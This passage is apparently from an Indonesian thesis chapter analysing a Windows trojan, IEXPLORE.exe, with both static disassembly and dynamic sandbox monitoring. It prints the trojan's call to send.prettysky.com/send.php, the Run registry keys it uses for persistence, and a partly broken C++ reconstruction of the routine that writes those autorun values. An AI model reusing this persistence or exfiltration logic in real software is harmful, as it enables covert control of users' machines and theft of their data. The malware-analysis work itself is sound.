CODE:0040923C lea edx, [ebp+var_11B4]
CODE:00409242 mov eax, ds:off_40D298
CODE:00409247 call sub_409090
CODE:0040924C push [ebp+var_11B4]
CODE:00409252 push offset dword_409400
CODE:00409257 lea edx, [ebp+var_11B8]
CODE:0040925D mov eax, [ebp+var_4]
CODE:00409260 call sub_409090
CODE:00409265 push [ebp+var_11B8]
CODE:0040926B push offset dword_409410
CODE:00409270 push offset dword_409424
CODE:00409275 push offset aHostSend_prett ; "Host: send.prettysky.com"
CODE:0040927A push offset dword_409454
CODE:0040927F lea eax, [ebp+var_11B0]
CODE:00409285 mov edx, 8
CODE:0040928A call sub_409090

```

Gambar 4.18 fungsi yang menggunakan string
prettysky.com


Dari kode *assembly* yang ditunjukkan oleh gambar 4.18, yaitu pada alamat CODE:004091E8 sampai dengan alamat CODE:00409258, beberapa fungsi milik *windows API* yang digunakan oleh program ditunjukkan pada table 4.2:

Tabel 4.2 tabel *windows api*

Fungsi Win32 API	Library
WSAStartup	Wsock32
Socket	Wsock32
htons	Wsock32
Inet_addr	Wsock32

Berdasarkan table 4.2, dapat disimpulkan *Trojan IEXPLORE.exe* mencoba melakukan koneksi ke alamat 'prettysky.com', dan memanggil url *send.prettysky.com/send.php* yang menggunakan fungsi *GET* untuk mengirim suatu informasi.

Pada gambar 4.19 terdapat *string* yang berisi sebuah informasi alamat registry.



Address	Length	T...	String
CODE:0040B074	0000002F	C	=====\\n
CODE:0040C424	00000017	C	RegisterServiceProcess
CODE:0040C43C	0000000D	C	KERNEL32.DLL
CODE:0040C44C	00000008	C	.system
CODE:0040C4B4	00000006	C	shell
CODE:0040C4BC	00000040	C	SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\policies\\Explorer\\Run
CODE:0040C4FC	00000008	C	SVCHOST
CODE:0040C504	0000002E	C	SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
CODE:0040C534	00000006	C	ctfmon
CODE:0040C53C	00000036	C	SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunServices
CODE:0040C574	00000008	C	{%u++%}
CODE:0040C580	00000009	C	TfmMain

Gambar 4.19 *string* yang terdapat di dalam *Trojan*

Tabel 4.3 tabel string

Alamat	String
CODE:0040C4B4	Shell
CODE:0040C4BC	SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run
CODE:0040C4FC	SVCHOST
CODE:0040C504	SOFTWARE\Microsoft\Windows\CurrentVersion\Run
CODE:0040C534	Ctfom
CODE:0040C53C	SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Services

Proses analisis dilanjutkan dengan mengklik salah satu string yang ada, gambar 4.20 menunjukkan string tersebut di inisialisasi kedalam variabel yaitu pada alamat CODE:0040C48C sampai dengan CODE:0040C53C

```

* CODE:0040C4BA          align 4
* CODE:0040C4BC aSoftwareMicros db 'SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run',
CODE:0040C4BC                                     ; DATA XREF: start+1B57o
* CODE:0040C4FC aSvcchost      db 'SVCHOST',0          ; DATA XREF: start+1CB7o
* CODE:0040C504 aSoftwareMicr_1 db 'SOFTWARE\Microsoft\Windows\CurrentVersion\Run',0
CODE:0040C504                                     ; DATA XREF: start+1D07o
* CODE:0040C532          align 4
* CODE:0040C534 aCtfom         db 'ctfom',0            ; DATA XREF: start+1E67o
* CODE:0040C53A          align 4
* CODE:0040C53C aSoftwareMicr_0 db 'SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices',0
CODE:0040C53C                                     ; DATA XREF: start+1EB7o

```

Gambar 4.20 code *assembly* dari string

Jika proses di konversi ke dalam bahasa pemrograman level atas yaitu bahasa c++ maka akan tampak seperti pada gambar 4.21

```

ar aSoftwareMicros[] =
SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer'
n";

ar aSvchost[] = "SVCHOST";

ar aSoftwareMicr_1[] =
SOFTWARE\Microsoft\Windows\CurrentVersion\Run";

ar aCtfom[] = "ctfom";

ar aSoftwareMicr_0[] =
SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices":

```

Gambar 4.21 kode dalam bentuk bahasa c++

kode program pada gambar 4.21 menunjukkan kemungkinan *Trojan IEXPLORE.exe* mencoba melakukan manipulasi ke dalam *registry windows* ketika sedang di jalankan. Gambar 4.22 menunjukkan proses ketika *string* digunakan oleh sebuah fungsi di dalam program.

```

• CODE:0040BA0E          push    1
• CODE:0040BA10          mov     ecx, offset aShell ; "shell
• CODE:0040BA15          mov     edx, offset aSoftwareMicros
• CODE:0040BA1A          mov     eax, 80000002h
• CODE:0040BA1F          call   sub_408E0C
• CODE:0040BA24          push    offset dword_40C490
• CODE:0040BA29          push    1
• CODE:0040BA2B          mov     ecx, offset aSvchost ; "SV
• CODE:0040BA30          mov     edx, offset aSoftwareMicr_
• CODE:0040BA35          mov     eax, 80000002h
• CODE:0040BA3A          call   sub_408E0C
• CODE:0040BA3F          push    offset dword_40C490
• CODE:0040BA44          push    1
• CODE:0040BA46          mov     ecx, offset aCtfom ; "ctfo
• CODE:0040BA4B          mov     edx, offset aSoftwareMicr_
• CODE:0040BA50          mov     eax, 80000002h

```

Gambar 4.22 string dipanggil oleh fungsi

Pada gambar 4.21 yaitu pada baris kode dengan alamat CODE:0040BA09 sampai dengan CODE:0040BA55 merupakan proses ketika *string* tersebut dipanggil oleh fungsi yaitu fungsi *sub_408E0C*. fungsi *sub_408E0C* menerima 5 buah parameter diantaranya:

1. *Registry* yang dituju.
2. Alamat sub *registry* yang dituju untuk membuat nilai *registry*. Alamat sub *registry* ditunjukkan pada tabel 4.3.
3. Nama dari nilai *registry* yang dibuat, Seperti yang ditunjukkan pada gambar 4.21 yaitu *aShell*, *aSvchost*, *aCtfmon*.
4. Nilai 1
5. Data yang akan dimasukan ke dalam *registry*. Data ditunjukkan pada tabel 4.4

Tabel 4.4 tabel variabel dan data

Nama Variabel	Data
dword_40C4A4	IEXPLORE.EXE
dword_40C490	SVCHOST.EXE

Setelah fungsi *sub_408E0C* menerima semua parameter, lalu fungsi akan dieksekusi. Fungsi *sub_408E0C* akan melakukan manipulasi nilai pada sebuah registry menggunakan fungsi *API* milik *windows* yaitu *regCreateKey* dan *regSetValue*, fungsi *sub_408E0C* akan membuat nilai

berdasarkan parameter yang diterima. Kode *assembly* dari fungsi *sub_408E0C* ditunjukkan pada gambar 4.23.

```

CODE: 00408E0C
CODE: 00408E0C      push    ebp
CODE: 00408E0D      mov     ebp, esp
CODE: 00408E0F      push    ebx
CODE: 00408E10      push    esi
CODE: 00408E11      push    edi
CODE: 00408E12      mov     edi, ecx
CODE: 00408E14      mov     esi, edx
CODE: 00408E16      mov     ebx, eax
CODE: 00408E18      mov     eax, [ebp+arg_4]
CODE: 00408E1B      call    sub_403CB8
CODE: 00408E20      xor     eax, eax
CODE: 00408E22      push    ebp
CODE: 00408E23      push    offset sub_408E72
CODE: 00408E28      push    dword ptr fs:[eax]
CODE: 00408E2B      mov     fs:[eax], esp
CODE: 00408E2E      mov     edx, esi
CODE: 00408E30      mov     eax, ebx
CODE: 00408E32      call    sub_408DC4
CODE: 00408E37      mov     ebx, eax
CODE: 00408E39      mov     eax, [ebp+arg_4]
CODE: 00408E3C      call    sub_403AC8
CODE: 00408E41      push    eax                ; cbData
CODE: 00408E42      mov     eax, [ebp+arg_4]
CODE: 00408E45      call    sub_403CC8
CODE: 00408E4A      push    eax                ; lpData
CODE: 00408E4B      push    1                  ; dwType
CODE: 00408E4D      push    0                  ; Reserved
CODE: 00408E4F      push    edi                ; lpValue
CODE: 00408E50      push    ebx                ; hKey
CODE: 00408E51      call    RegSetValueExA
CODE: 00408E56      push    ebx                ; hKey
CODE: 00408E57      call    RegCloseKey, 0

```

Gambar 4.23 kode *assembly* dari fungsi *sub_408E0C*

Kode *assembly* dari fungsi *sub_408E0C* seperti ditunjukkan pada gambar 4.23 dapat diterjemahkan ke dalam bahasa pemrograman level atas seperti c++. Seperti ditunjukkan pada gambar 4.24.

```

5.cpp
1  #include <windows.h>
2  #include <iostream>
3  void _fastcall sub_408E0C(LPCWSTR aSoftware\\micros, LPCWSTR aShell, int angka, LPCWSTR val )
4  {
5      HKEY hKey;
6      DWORD dwDisposition;
7      LONG res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, aSoftware\\micros, 0, NULL, 0, KEY_ALL_ACCESS, NULL, &hKey, &dwDisposition);
8      if(dwDisposition != REG_CREATED_NEW_KEY && dwDisposition != REG_OPENED_EXISTING_KEY){
9          std::cout<<"terjadi error saat membuat key\n";
10     }
11     else{
12         std::cout<<"key berhasil dibuat\n";
13         LONG resp = RegSetValueEx(hKey, aShell, 0, REG_SZ, (BYTE*)val, strlen(val));
14         if(resp == ERROR_SUCCESS){
15             std::cout<<"berhasil mengisi nilai pada key";
16         }
17         else {
18             std::cout<<"terjadi error saat mengisi nilai ke key";
19         }
20         RegCloseKey(hKey);
21     }
22 }
23 int main(){
24     char aShell[] = "shell";
25     char aSoftware\\micros[] = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\policies\\Explorer\\Run";
26     CHAR iex[] = "IEXPLORER.EXE";
27     sub_408E0C(aSoftware\\micros, aShell, 1, iex);
28 }

```

Gambar 4.25 konversi fungsi sub_408E0C ke c++

Dari hasil analisis menggunakan teknik *disassembly* di atas, dapat disimpulkan bahwa *Trojan IEXPLORE.exe* akan menggandakan diri ke dalam *directory root windows* dengan nama *SVCHOST.exe* dan *IEXPLORE.exe* kemudian mencoba melakukan koneksi ke domain *prettysky.com* dan melakukan manipulasi *registry*.


4.2.2. Analisis Dinamis

Proses analisis dinamis dilakukan untuk mengetahui tingkah laku *Trojan* ketika sedang berjalan pada lingkungan *system* operasi, analisis dinamis akan dibagi menjadi dua proses yaitu :

1. Proses sebelum eksekusi *Trojan IEXPLORE.exe*

Pada proses analisis statis yang dilakukan sebelumnya, menunjukkan bahwa *Malware Trojan* mencoba melakukan aksi manipulasi pada *registry*, yaitu menambahkan *key shell*, *svchost*, dan *ctfmon* pada alamat *registry* "SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer" dan "SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run".

Kedua *registry* pada alamat tersebut ditunjukkan pada gambar 4.26.



Gambar 4.26 Keadaan registry sebelum eksekusi *Trojan*

Beberapa tools yang harus dijalankan pada proses sebelum eksekusi diantaranya:

- a. Buat *md5sum* file *Trojan IEXPLORE.exe*

Gambar 4.27 menunjukkan proses pembuatan *md5sum* terhadap file *Trojan IEXPLORE.exe*. file *md5* yang tersimpan akan dicek setelah *Trojan* selesai dieksekusi, untuk mengetahui struktur file apakah masih valid atau tidak.


```
root@system:~/vboxshare/karantina_virus/trojan_1# ls -l
total 156
-rw----- 1 root root 61440 Nov 12 2014 IEXPLORE.exe
-rw-r--r-- 1 root root 93184 Apr 15 2008 IEXPLORE.EXE
-rw-r--r-- 1 root root 47 Dec 23 11:07 IEXPLORE.exe.md5
root@system:~/vboxshare/karantina_virus/trojan_1# md5sum IEXPLORE.exe > IEXPLORE.exe.md5
root@system:~/vboxshare/karantina_virus/trojan_1# md5sum -c IEXPLORE.exe.md5
IEXPLORE.exe: OK
root@system:~/vboxshare/karantina_virus/trojan_1#
```

Gambar 4.27 pembuatan file *md5* dari *IEXPLORE.exe*

- b. Menjalankan *RegShot* sebelum eksekusi

Gambar 4.28 menunjukkan kondisi *registry windows* setelah di *shot* pertama kali dan akan menunggu *shot* yang

ke dua, yaitu setelah eksekusi *file Trojan*, lalu kemudian kedua hasil *shot* akan dibandingkan.



Gambar 4.28 Regshot sebelum eksekusi

c. Menjalankan *wireshark*

Wireshark berguna untuk memantau lalulintas jaringan pada computer. Gambar 4.29 menunjukkan kondisi jaringan sebelum *file Trojan IEXPLORE.exe* dieksekusi.

Capturing from Local Area Connection [Wireshark 1.12.1 (v1.12.1-0-g01b65bf from master-1.12)]						
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help						
Filter: Expression... Clear Apply Save						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.00000000	10.0.2.15	10.0.2.255	BROADCAST	243	Local Master Announcement GOSH-0425789E87, workstation, Server, NT workstat
2	10.7316460	CadmusCo_bf:6e:40	Broadcast	ARP	42	who has 10.0.2.3? Tell 10.0.2.15
3	10.7516750	RealtekU_12:35:03	CadmusCo_bf:6e:40	ARP	60	10.0.2.3 is at 52:54:00:12:35:03
4	10.7574730	10.0.2.15	10.0.2.3	DNS	70	Standard query 0xd44f A google.com
5	10.8117610	10.0.2.3	10.0.2.15	DNS	302	Standard query response 0xd44f A 74.125.68.101 A 74.125.68.102 A 74.125.68.103
6	10.8555840	CadmusCo_bf:6e:40	Broadcast	ARP	42	who has 10.0.2.2? Tell 10.0.2.15
7	10.8561140	RealtekU_12:35:02	CadmusCo_bf:6e:40	ARP	60	10.0.2.2 is at 52:54:00:12:35:02
8	10.8561380	10.0.2.15	74.125.68.101	ICMP	74	Echo (ping) request id=0x0200, seq=256/1, ttl=128 (reply in 9)
9	10.9255500	74.125.68.101	10.0.2.15	ICMP	74	Echo (ping) reply id=0x0200, seq=256/1, ttl=127 (request in 8)
10	11.8552810	10.0.2.15	74.125.68.101	ICMP	74	Echo (ping) request id=0x0200, seq=512/2, ttl=128 (no response found!)
11	11.9271700	74.125.68.101	10.0.2.15	ICMP	74	Echo (ping) reply id=0x0200, seq=512/2, ttl=127 (request in 10)
12	12.8603980	10.0.2.15	74.125.68.101	ICMP	74	Echo (ping) request id=0x0200, seq=768/3, ttl=128 (reply in 13)
13	12.9247990	74.125.68.101	10.0.2.15	ICMP	74	Echo (ping) reply id=0x0200, seq=768/3, ttl=127 (request in 12)

Gambar 4.29 capture paket dengan *wireshark*


2. Proses setelah eksekusi trojan *IEXPLORE.exe*

Setelah *Trojan* tereksekusi, terlihat key baru berhasil ditambahkan pada registry dengan alamat yang ditunjukkan

pada gambar 4.26, yaitu pada proses sebelum eksekusi. Gambar 4.30 dan 4.31 menunjukkan keadaan registry setelah proses eksekusi *Trojan*.



Gambar 4.30 key registry yang ditambahkan



Gambar 4.31 key registry yang ditambahkan

Pada gambar 4.30 dan 4.31 menunjukkan penambahan *key* baru pada *registry*, yaitu *key shell*, dan *SVCHOST* dengan nilai *IEXPLORE.exe* dan *SVCHOST.exe* yang tidak lain adalah file *Trojan* yang ter-copy ke dalam folder *system32* pada saat *Trojan* dieksekusi. *Key run* pada *registry* merupakan *key* yang digunakan untuk menjalankan suatu file atau program secara otomatis ketika *system* pertama kali dijalankan, sehingga dapat disimpulkan *Trojan IEXPLORE.exe* dan *SVCHOST.exe* akan secara otomatis berjalan ketika komputer dinyalakan.

Beberapa *tools* yang dijalankan untuk mengecek keadaan *system* setelah proses eksekusi sebagai berikut:

1. Validasi *file* menggunakan *md5sum*

Gambar 4.32 menunjukkan kondisi struktur *file* dari *Trojan IEXPLORE.exe* setelah dieksekusi.

```
root@system:~/vboxshare/karantina_virus/trojan_1# ls -l
total 156
-rw----- 1 root root 61440 Nov 12 2014 IEXPLORE.exe
-rw-r--r-- 1 root root 93184 Apr 15 2008 IEXPLORE.EXE
-rw-r--r-- 1 root root 47 Dec 23 11:07 IEXPLORE.exe.md5
root@system:~/vboxshare/karantina_virus/trojan_1# md5sum IEXPLORE.exe > IEXPLORE.exe.md5
root@system:~/vboxshare/karantina_virus/trojan_1# md5sum -c IEXPLORE.exe.md5
IEXPLORE.exe: OK
root@system:~/vboxshare/karantina_virus/trojan_1#
```

Gambar 4.32 validasi *file* dengan *md5sum* setelah eksekusi

Berdasarkan gambar 4.32. menandakan bahwa *Trojan IEXPLORE.exe* tidak melakukan manipulasi pada struktur binernya.

1. *Regshot* setelah eksekusi




Gambar 4.33 hasil compare regshot sebelum dan sesudah

eksekusi

Gambar 4.33 adalah hasil *compare* dari *registry windows* sebelum dan sesudah eksekusi, tampak bahwa beberapa *key registry* baru yang dibuat.

2. Monitoring proses dengan process monitor




The screenshot shows the Process Monitor application window with the title bar 'Process Monitor - Sysinternals: www.sysinternals.com'. The menu bar includes File, Edit, Event, Filter, Tools, Options, and Help. The toolbar contains various icons for file operations, search, and monitoring. The main display area shows a table of events:

Time...	Process Name	PID	Operation	Path	Result
10:12...	SVCHOST.EXE	1884	RegCreateKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run	SUCCESS
10:12...	SVCHOST.EXE	1884	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run\shell	SUCCESS
10:12...	IEXPLORER.EXE	1744	RegCreateKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run	SUCCESS
10:12...	IEXPLORER.EXE	1744	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run\shell	SUCCESS

Gambar 4.34 monitoring proses dengan process monitor

Dari pantauan proses yang berjalan menggunakan *process monitor* seperti gambar 4.34, tampak beberapa proses dengan nama *SVCHOST.EXE* dan *IEXPLORER.EXE* melakukan operasi pembuatan *key* pada *registry*. Keadaan ini sesuai dengan informasi yang ditemukan pada proses analisis statis sebelumnya.

3. Cek kondisi jaringan dengan *wireshark*



The screenshot shows a Wireshark network traffic capture. The packet list pane displays the following packets:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.00000000	10.0.2.15	10.0.2.3	DNS	70	Standard query 0x76b9 A google.com
2	0.99983900	10.0.2.15	10.0.2.3	DNS	70	Standard query 0x76b9 A google.com
3	2.00438000	10.0.2.15	10.0.2.3	DNS	70	Standard query 0x76b9 A google.com
4	3.94963600	10.0.2.3	10.0.2.15	DNS	302	Standard query response 0x76b9 A 74.125.68.102 A 74.125.68.102
5	3.97639400	10.0.2.15	74.125.68.102	ICMP	74	Echo (ping) request id=0x0200, seq=256/1, ttl=128 (no response found!)
6	9.28142800	10.0.2.15	74.125.68.102	ICMP	74	Echo (ping) request id=0x0200, seq=512/2, ttl=128 (no response found!)
7	14.29000800	10.0.2.15	74.125.68.102	ICMP	74	Echo (ping) request id=0x0200, seq=768/3, ttl=128 (no response found!)
8	19.29633300	10.0.2.15	74.125.68.102	ICMP	74	Echo (ping) request id=0x0200, seq=1024/4, ttl=128 (no response found!)
9	85.64519500	10.0.2.15	10.0.2.255	BROWSER	258	domain/workgroup Announcement WORKGROUP, NT Workstation, Domain Enum

Gambar 4.35 pemantauan jaringan menggunakan *wireshark*

Gambar 4.35 menunjukkan bahwa tidak ada aktifitas pada jaringan yang mencoba mengakses ke alamat *prettysky.com* atau membuka suatu *port*.

Pada proses analisis dinamis dapat disimpulkan bahwa aktifitas Trojan *IEXPLORE.exe* ketika dijalankan pada lingkungan system operasi, tidak jauh berbeda dengan

informasi yang ditemukan ketika proses analisis statis, hanya saja tidak ditemukan aktifitas koneksi ke domain 'prettysky.com' seperti yang ditemukan pada proses analisis statis. Hal ini memungkinkan fungsi koneksi tidak tereksekusi dengan baik ketika program dijalankan.

